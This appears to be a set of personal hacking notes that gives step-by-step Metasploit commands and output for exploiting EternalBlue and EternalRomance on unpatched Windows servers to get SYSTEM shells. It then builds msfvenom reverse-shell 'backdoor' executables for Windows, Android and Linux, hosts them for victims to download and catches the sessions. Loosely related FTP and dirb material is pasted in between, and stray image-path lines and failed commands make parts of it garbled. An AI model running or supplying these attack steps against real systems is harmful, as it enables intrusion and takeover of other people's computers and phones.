Using a vulnerability to take a device into control

Windows 7- eternal blue

Exploit EternalBlue with Metasploit

We'll be using an unpatched copy of Windows Server 2008 R2 as the target for the first section of this tutorial. An evaluation copy can be downloaded from Microsoft so that you can better follow along.

Step 1Find a Module to Use

The first thing we need to do is open up the terminal and start Metasploit. Type **service postgresql start** to initialize the PostgreSQL database, if it is not running already, followed by **msfconsole**.

```
service postgresql start
msfconsole
```

Next, use the **search** command within Metasploit to locate a suitable module to use.

```
search eternalblue
Matching Modules
================

   Name                                          Disclosure Date  Rank     Check  Description
   ----                                          ---------------  ----     -----  -----------
   auxiliary/admin/smb/ms17_010_command          2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   auxiliary/scanner/smb/smb_ms17_010                             normal   Yes    MS17-010 SMB RCE Detection
   exploit/windows/smb/ms17_010_eternalblue      2017-03-14       average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14       average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   exploit/windows/smb/ms17_010_psexec           2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
```

There is an auxiliary scanner that we can run to determine if a target is vulnerable to MS17-010. It's always a good idea to perform the necessary recon like this. Otherwise, you could end up wasting a lot of time if the target isn't even vulnerable.

Once we have determined that our target is indeed vulnerable to EternalBlue, we can **use** the following exploit module from the search we just did.

```
use exploit/windows/smb/ms17_010_eternalblue
```

You'll know you're good if you see the "exploit(windows/smb/ms17_010_eternalblue)" prompt.

Step 2Run the Module

We can take a look at the current settings with the **options** command.

```
options
```

```
Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target address range or CIDR identifier
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for
authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.

Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

First, we need to specify the IP address of the target.

```
set rhosts 10.10.0.101
rhosts => 10.10.0.101
```

Next, we can load the trusty **reverse_tcp** shell as the payload.

```
set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

Finally, set the listening host to the IP address of our local machine.

```
set lhost 10.10.0.1
lhost => 10.10.0.1
```

And the listening port to a suitable number.

```
set lport 4321
lport => 4321
```

That should be everything, so the only thing left to do is launch the exploit. Use the **run** command to fire it off.

```
run
[*] Started reverse TCP handler on 10.10.0.1:4321
[*] 10.10.0.101:445 - Connecting to target for exploitation.
[+] 10.10.0.101:445 - Connection established for exploitation.
[+] 10.10.0.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.0.101:445 - CORE raw buffer dump (51 bytes)
[*] 10.10.0.101:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32
Windows Server 2
[*] 10.10.0.101:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2
Standard
```

```
[*] 10.10.0.101:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601
Service Pac
[*] 10.10.0.101:445 - 0x00000030  6b 20 31                                        k 1
[+] 10.10.0.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.0.101:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.0.101:445 - Sending all but last fragment of exploit packet
[*] 10.10.0.101:445 - Starting non-paged pool grooming
[+] 10.10.0.101:445 - Sending SMBv2 buffers
[+] 10.10.0.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2
buffer.
[*] 10.10.0.101:445 - Sending final SMBv2 buffers.
[*] 10.10.0.101:445 - Sending last fragment of exploit packet!
[*] 10.10.0.101:445 - Receiving response from exploit packet
[+] 10.10.0.101:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.0.101:445 - Sending egg to corrupted connection.
[*] 10.10.0.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 10.10.0.101
[*] Meterpreter session 1 opened (10.10.0.1:4321 -> 10.10.0.101:49207) at 2019-03-26
11:01:46 -0500
[+] 10.10.0.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.0.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.0.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

We see a few things happen here, like the SMB connection being established and the exploit packet being sent. At last, we see a "WIN" and a Meterpreter session is opened. Sometimes, this exploit will not complete successfully the first time, so if it doesn't just try again and it should go through.

Step 3Verify the Target Is Compromised

We can verify we have compromised the target by running commands such as **sysinfo** to obtain operating system information.

```
sysinfo
Computer        : S02
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : DLAB
Logged On Users : 2
Meterpreter     : x64/windows
```

And **getuid** to get the current username.

```
getuid
Server username: NT AUTHORITY\SYSTEM
```

This exploit doesn't work very well on newer systems, and in some cases, it can crash the target machine. Next, we will explore a similar exploit that is a little more reliable, but just as deadly.

Option 2EternalRomance / EternalSynergy / EternalChampion

As if EternalBlue wasn't devastating enough, three more similar exploits were developed after it. EternalRomance and EternalSynergy exploit a type of confusion (CVE-2017-0143), while EternalChampion and EternalSynergy exploit a race condition (CVE-2017-0146). These were combined into a single Metasploit module that also uses the classic psexec payload. It's considered more reliable than EternalBlue, less likely to crash the target, and works on all recent unpatched versions of Windows, up to Server 2016 and Windows 10.

- **Don't Miss: How to Discover Computers Vulnerable to EternalRomance**

The only caveat is this exploit requires a named pipe. Named pipes provide a method for running processes to communicate with one another, usually appearing as a file for other processes to attach to. The Metasploit module automatically checks for named pipes, making it pretty straightforward to use as long as a named pipe is present on the target.

Step 1Find a Vulnerable Target

We can use Nmap as an alternative to the Metasploit scanner to discover if a target is vulnerable to EternalBlue. The Nmap Scripting Engine is a powerful feature of the core tool that allows all kinds of scripts to run against a target.

Here, we'll be using the **smb-vuln-ms17-010** script to check for the vulnerability. Our target will be an unpatched copy of Windows Server 2016 Datacenter edition. Evaluation copies can be downloaded from Microsoft so you can follow along if you want.

We can specify a single script to run with the **--script** option, along with the **-v** flag for verbosity and our target's IP address. First, change directories in case you're still running Metasploit.

```
cd
nmap --script smb-vuln-ms17-010 -v 10.10.0.100
```

Nmap will start running and shouldn't take too long since we are only running one script. At the bottom of the output, we'll find the results.

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-26 11:05 CDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 11:05

...

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
```

```
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-
wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

NSE: Script Post-scanning.
Initiating NSE at 11:05
Completed NSE at 11:05, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.31 seconds
           Raw packets sent: 1181 (51.948KB) | Rcvd: 1001 (40.060KB)
```

We can see it lists the target as vulnerable, along with additional information like risk factors and links to the CVE.

Step 2Find a Module to Use

Now that we know the target is vulnerable, we can go back to Metasploit and search for an appropriate exploit.

```
msfconsole
search eternalromance
Matching Modules
================

   Name                                  Disclosure Date  Rank    Check  Description
   ----                                  ---------------  ----    -----  -----------
   auxiliary/admin/smb/ms17_010_command  2017-03-14       normal  Yes    MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command
Execution
   exploit/windows/smb/ms17_010_psexec   2017-03-14       normal  No     MS17-010
EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
```

And load the module in Metasploit with the **use** command.

```
use exploit/windows/smb/ms17_010_psexec
```

You'll know you're good if you see the "exploit(windows/smb/ms17_010_psexec)" prompt.

Step 3Run the Module

Let's take a look at our options:

```
options
```

```
Module options (exploit/windows/smb/ms17_010_psexec):

   Name                Current Setting                                    Required  Description
   ----                ---------------                                    --------  -----------
   DBGTRACE            false                                              yes       Show extra debug
trace info
   LEAKATTEMPTS        99                                                 yes       How many times
to try to leak transaction
   NAMEDPIPE                                                              no        A named pipe that
can be connected to (leave blank for auto)
   NAMED_PIPES         /usr/share/metasploit-framework/data/wordlists/named_pipes.txt
yes       List of named pipes to check
   RHOSTS                                                                 yes       The target address range
or CIDR identifier
   RPORT               445                                                yes       The Target port
   SERVICE_DESCRIPTION                                                    no        Service
description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                   no        The service
display name
   SERVICE_NAME                                                           no        The service name
   SHARE               ADMIN$                                             yes       The share to
connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain           .                                                  no        The Windows domain
to use for authentication
   SMBPass                                                                no        The password for the
specified username
   SMBUser                                                                no        The username to
authenticate as

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

It looks like this exploit uses a list of named pipes to check and connects to a share. We can leave all this as default for now, but we need to set the remote host.

```
set rhosts 10.10.0.100
rhosts => 10.10.0.100
```

And the reverse shell payload.

```
set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

And our local host.

```
set lhost 10.10.0.1
```

```
lhost => 10.10.0.1
```

And local port.

```
set lport 4321
lport => 4321
```

We should be good to go now. Type **run** to launch the exploit.

```
run
[*] Started reverse TCP handler on 10.10.0.1:4321
[*] 10.10.0.100:445 - Target OS: Windows Server 2016 Standard Evaluation 14393
[*] 10.10.0.100:445 - Built a write-what-where primitive...
[+] 10.10.0.100:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.10.0.100:445 - Selecting PowerShell target
[*] 10.10.0.100:445 - Executing the payload...
[+] 10.10.0.100:445 - Service start timed out, OK if running a command or non-service
executable...
[*] Sending stage (206403 bytes) to 10.10.0.100
[*] Meterpreter session 2 opened (10.10.0.1:4321 -> 10.10.0.100:49965) at 2019-03-26
11:12:30 -0500
```

We can see the payload successfully execute, and we end up with a Meterpreter session.

Step 4Verify the Target Is Compromised

Again, we can verify we've compromised the system with commands like **sysinfo**.

```
sysinfo
Computer        : DC01
OS              : Windows 2016 (Build 14393).
Architecture    : x64
System Language : en_US
Domain          : DLAB
Logged On Users : 4
Meterpreter     : x64/windows
```

And **getuid**.

```
getuid
Server username: NT AUTHORITY\SYSTEM
```

In the similar way we use drupal for linux.

We can also use ftp ports to do this.

Establish an FTP Connection

To establish an FTP connection to a remote system, use the **ftp** command with the remote system's IP address:

```
ftp 192.168.100.9
```

Log into the FTP Server

Once you initiate a connection to a remote system using the **ftp** command, the FTP interface requires you to enter a username and password to log in:

```
phoenixnap@test-system:~$ ftp 192.168.100.9
Connected to 192.168.100.9.
220 (vsFTPd 3.0.3)
Name (192.168.100.9:phoenixnap): phoenixnap
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Entering the required credentials logs you in and starts the FTP interface. In this example, we are logging in as the *phoenixnap* user:

```
phoenixnap@test-system:~$ ftp 192.168.100.9
Connected to 192.168.100.9.
220 (vsFTPd 3.0.3)
Name (192.168.100.9:phoenixnap): phoenixnap
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

The FTP interface is now active and ready to execute commands:

```
phoenixnap@test-system:~$ ftp 192.168.100.9
Connected to 192.168.100.9.
220 (vsFTPd 3.0.3)
Name (192.168.100.9:phoenixnap): phoenixnap
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Working with Directories on a Remote System

Using FTP, you can perform basic directory management on the remote system, such as creating directories, moving from one working directory to another, and listing directory contents.

List Directories

The FTP interface allows you to list the contents of a directory on a remote system using the **ls** command:

```
ls
```

Using the command without any options displays the content of the remote system's current working directory. In this example, that is the *Home* directory:

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 1000     1000         4096 Jul 30 09:08 Desktop
drwxr-xr-x    2 1000     1000         4096 Jul 30 09:08 Documents
drwxr-xr-x    2 1000     1000         4096 Jul 30 09:08 Downloads
drwxr-xr-x    2 1000     1000         4096 Jul 30 09:08 Music
drwxr-xr-x    2 1000     1000         4096 Jul 30 09:08 Pictures
drwxr-xr-x    2 1000     1000         4096 Jul 30 09:08 Public
drwxr-xr-x    2 1000     1000         4096 Jul 30 09:08 Templates
drwxr-xr-x    2 1000     1000         4096 Jul 30 09:08 Videos
226 Directory send OK.
ftp>
```

Using dirb:-

dirb

DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analyzing the responses.

DIRB comes with a set of preconfigured attack wordlists for easy usage but you can use your custom wordlists. Also DIRB sometimes can be used as a classic CGI scanner, but remember that it is a content scanner not a vulnerability scanner.

DIRB's main purpose is to help in professional web application auditing. Specially in security related testing. It covers some holes not covered by classic web vulnerability scanners. DIRB looks for specific web objects that other generic CGI scanners can't look for. It doesn't search vulnerabilities nor does it look for web contents that can be vulnerable.

Installed size: 1.43 MB
How to install: sudo apt install dirb

dirb-gendict

Generate dictionary incrementally

```
root@kali:~# dirb-gendict -h
Usage: dirb-gendict -type pattern
  type: -n numeric [0-9]
        -c character [a-z]
        -C uppercase character [A-Z]
        -h hexa [0-f]
        -a alfanumeric [0-9a-z]
        -s case sensitive alfanumeric [0-9a-zA-Z]
  pattern: Must be an ascii string in which every 'X' character wildcard
           will be replaced with the incremental value.

Example: dirb-gendict -n thisword_X
  thisword_0
  thisword_1
  [...]
  thisword_9
```

---

html2dic

Dump word dictionary from html input file

```
root@kali:~# man html2dic
HTML2DIC(1)                General Commands Manual                HTML2DIC(1)

NAME
       html2dic - Dump word dictionary from html input file

SYNOPSIS
       html2dic <file>

DESCRIPTION
       html2dic  extract  all words from an HTML page, generating a dictionary
       of all word found, one word per line.  Output is printed on stdout.

SEE ALSO
       dirb(1),dirb-gendict(1)

Philippe Thierry                 15/06/2017                     HTML2DIC(1)
```

(Creating a backdoor for windows, linux and android)

Msfvenom:-

MSFvenom is **a combination of Msfpayload and Msfencode**, putting both of these tools into a single Framework instance. msfvenom replaced both msfpayload and msfencode as of June 8th, 2015. The advantages of msfvenom are: One single tool. Standardized command line options.

Payload:-

A payload in Metasploit **refers to an exploit module**. There are three different types of payload modules in the Metasploit Framework: Singles, Stagers, and Stages. These different types allow for a great deal of versatility and can be useful across numerous types of scenarios.

Metasploit:-

The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. It is owned by Boston, Massachusetts-based security company Rapid7.

Creating backdoor for windows 7 machine:-

Step 1: we convert the (windows/neterpreter/reverse_tcp)needful payload into exe file.

```
1 2 3 4
root@kali: /var/www/html
File Actions Edit View Help
┌──(root💀 kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.125  LPORT=4444 -f exe -o windowsbackdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: windowsbackdoor.exe
```

Step 2: we move the file into /var/www/html/ from where the server is hosted.

```
┌──(root💀 kali)-[~]
└─# ls
backup  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  windowsbackdoor.exe

┌──(root💀 kali)-[~]
└─# mv windowsbackdoor.exe var/www/html
mv: cannot move 'windowsbackdoor.exe' to 'var/www/html': No such file or directory

┌──(root💀 kali)-[~]
└─# mv windowsbackdoor.exe /var/www/html/
```

Step 3: now we change the exe file into an executable mode and start the server.

```
┌──(root💀 kali)-[~]
└─# cd /var/www/html/

┌──(root💀 kali)-[/var/www/html]
└─# chmod +x windowsbackdoor.exe

┌──(root💀 kali)-[/var/www/html]
└─# service apache2 start
```

Step 4: now we enter the msfconsole and use the "exploit/multi/handler" vulnerability.

```
File  Actions  Edit  View  Help
:<script>.Ac816/                          sENbove3101.404:
:NT_AUTHORITY.Do                          `T:/shSYSTEM-.N:
:09.14.2011.raid                         /STFU|wall.No.Pr:
:hevnsntSurb025N.                        dNVRGOING2GIVUUP:
:#OUTHOUSE-  -s:                         /corykennedyData:
:$nmap -oS                                SSo.6178306Ence:
:Awsm.da:                               /shMTl#beats3o.No.:
:Ring0:                                 `dDestRoyREXKC3ta/M:
:23d:                                   sSETEC.ASTRONOMYist:
 /-                          /yo-    .ence.N:(){ :|: & };:
                             `:Shall.We.Play.A.Game?tron/
                              ```-ooy.if1ghtf0r+ehUser5`
                            ..th3.H1V3.U2VjRFNN.jMh+.`
                           `MjM~~WE.ARE.se~~MMjMs
                            +~KANSAS.CITY's~~`
                             J~HAKCERS~./.`
                              .esc:wq!:`
                               +++ATH`
                                `

       =[metasploit v6.1.14-dev   ]
+ -- --=[2180 exploits - 1155 auxiliary - 399 post   ]
+ -- --=[592 payloads - 45 encoders - 10 nops   ]
+ -- --=[9 evasion   ]

Metasploit tip: Use sessions -1 to interact with the
last opened session

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

**Step 5: then we set the payload as windows/neterpreter/reverse_tcp .**

```
File  Actions  Edit  View  Help
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
```

Step 6: now we net the LOCAL HOST and are ready to exploit.
```

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port



Exploit target:


   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set LHOST 192.168.1.125
LHOST => 192.168.1.125
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.125:4444
```

Step 7: if the user/victim download the executable file using the url (http://<ip_address>/<file_name.exe> ex: http://192.168.0.69/windowsbackdoor.exe) he can be pwned. Therefore backdoor is created.






```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.125:4444
[*] Sending stage (175174 bytes) to 192.168.1.123
[*] Meterpreter session 1 opened (192.168.1.125:4444 → 192.168.1.123:49183 ) at 2022-09-13 05:49:25 -0400

meterpreter > pwd
C:\Users\RAHUL\Desktop
meterpreter > ls
Listing: C:\Users\RAHUL\Desktop
================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2022-08-30 09:11:27 -0400  desktop.ini
40777/rwxrwxrwx   0     dir   2022-09-07 09:08:24 -0400  rrr

meterpreter >
```

- **AND THE PROCESS IS SIMILAR FOR BOTH ANDROID AND LINUX AS WELL**
- **THE ONLY DIFFERENCE IS THE CHOICE OF THE RIGHT PAYLOAD AND**
  CHANGING THE EXTENSION OF THE EXECUTABLE FILE ACCORDINGLY(EX: .elf for LINUX, .apk for ANDROIND).

```
root@kali: ~
File  Actions  Edit  View  Help

┌──(root㉿kali)-[~]
└─# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.125  LPORT=4444 R > /var/www/html/hackyou.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10191 bytes


┌──(root㉿kali)-[~]
└─# mv hackyou.apk /var/www/html
mv: cannot stat 'hackyou.apk': No such file or directory

┌──(root㉿kali)-[~]
└─# mv hackyou.apk /var/www/html/                                                    1 ×
mv: cannot stat 'hackyou.apk': No such file or directory

┌──(root㉿kali)-[~]
└─# mv hackyou.apk /var/www/html/                                                    1 ×
mv: cannot stat 'hackyou.apk': No such file or directory

┌──(root㉿kali)-[~]
└─# cd /var/www/html/                                                                1 ×

┌──(root㉿kali)-[/var/www/html]
└─# ls
hackyou.apk  index.html  index.nginx-debian.html  windowsbackdoor.exe

┌──(root㉿kali)-[/var/www/html]
└─# chmod +x hackyou.apk

┌──(root㉿kali)-[/var/www/html]
└─# service apache2 start

┌──(root㉿kali)-[/var/www/html]
└─# cd

┌──(root㉿kali)-[~]
```

```
root@kali: ~
File  Actions  Edit  View  Help
msf6 exploit(multi/handler) > set LHOST 192.168.1.125
LHOST => 192.168.1.125
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.125:4444
[*] Sending stage (77138 bytes) to 192.168.1.103
[*] 192.168.1.103 - Meterpreter session 1 closed.  Reason: Died
[*] Sending stage (77138 bytes) to 192.168.1.103
[*] Sending stage (77138 bytes) to 192.168.1.103
[*] Meterpreter session 2 opened (192.168.1.125:4444 → 192.168.1.103:35078 ) at 2022-09-13 06:23:58 -0400

meterpreter > cd
Usage: cd directory
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > [*] Meterpreter session 3 opened (192.168.1.125:4444 → 192.168.1.103:35086 ) at 2022-09-13 06:24:11 -0400

[-] Meterpreter session 1 is not valid and will be closed

[*] 192.168.1.103 - Meterpreter session 2 closed.  Reason: Died
[*] 192.168.1.103 - Meterpreter session 3 closed.  Reason: Died
lsldld
[-] Unknown command: lsldld
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.125:4444
[*] Sending stage (77138 bytes) to 192.168.1.103
[*] Sending stage (77138 bytes) to 192.168.1.103
[*] Sending stage (77138 bytes) to 192.168.1.103
[*] Meterpreter session 4 opened (192.168.1.125:4444 → 192.168.1.103:35136 ) at 2022-09-13 06:25:01 -0400
[*] Meterpreter session 5 opened (192.168.1.125:4444 → 192.168.1.103:35138 ) at 2022-09-13 06:25:01 -0400

[*] Meterpreter session 6 opened (192.168.1.125:4444 → 192.168.1.103:35140 ) at 2022-09-13 06:25:01 -0400
meterpreter > ls
[*] 192.168.1.103 - Meterpreter session 4 closed.  Reason: Died

[*] 192.168.1.103 - Meterpreter session 5 closed.  Reason: Died
[*] 192.168.1.103 - Meterpreter session 6 closed.  Reason: Died
```

```
root@kali: /var/www/html
File  Actions  Edit  View  Help

┌──(root㉿kali)-[~]
└─# msfvenom -p linux/mipsle/meterpreter/reverse_tcp LHOST=192.168.1.125  LPORT=4444 -f elf -o backdoorlinux.elf                1 ⚙
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: mipsle from the payload
No encoder specified, outputting raw payload
Payload size: 272 bytes
Final size of elf file: 356 bytes
Saved as: backdoorlinux.elf

┌──(root㉿kali)-[~]
└─# mv backdoor.elf /var/www/html/                                                   1 ⚙
mv: cannot stat 'backdoor.elf': No such file or directory

┌──(root㉿kali)-[~]
└─# cd /var/www/html/                                                                1 × 1 ⚙

┌──(root㉿kali)-[/var/www/html]
└─# mv backdoor.elf /var/www/html/                                                   1 ⚙
mv: cannot stat 'backdoor.elf': No such file or directory

┌──(root㉿kali)-[/var/www/html]
└─# cd                                                                               1 × 1 ⚙

┌──(root㉿kali)-[~]
└─# ls                                                                               1 ⚙
backdoorlinux.elf  backup  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

┌──(root㉿kali)-[~]
└─# mv backdoorlinux.elf /var/www/html/                                              1 ⚙

┌──(root㉿kali)-[~]
└─# cd /var/www/html/                                                                1 ⚙

┌──(root㉿kali)-[/var/www/html]
└─#                                                                                  1 ⚙
```

```
┌──(root💀 kali)-[~]
└─# ls
backdoorlinux.elf  backup  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

┌──(root💀 kali)-[~]
└─# mv backdoorlinux.elf /var/www/html/

┌──(root💀 kali)-[~]
└─# cd /var/www/html/

┌──(root💀 kali)-[/var/www/html]
└─# chmod +x backdoorlinux.elf

┌──(root💀 kali)-[/var/www/html]
└─# service apache2 start

┌──(root💀 kali)-[/var/www/html]
└─# msfconsole
```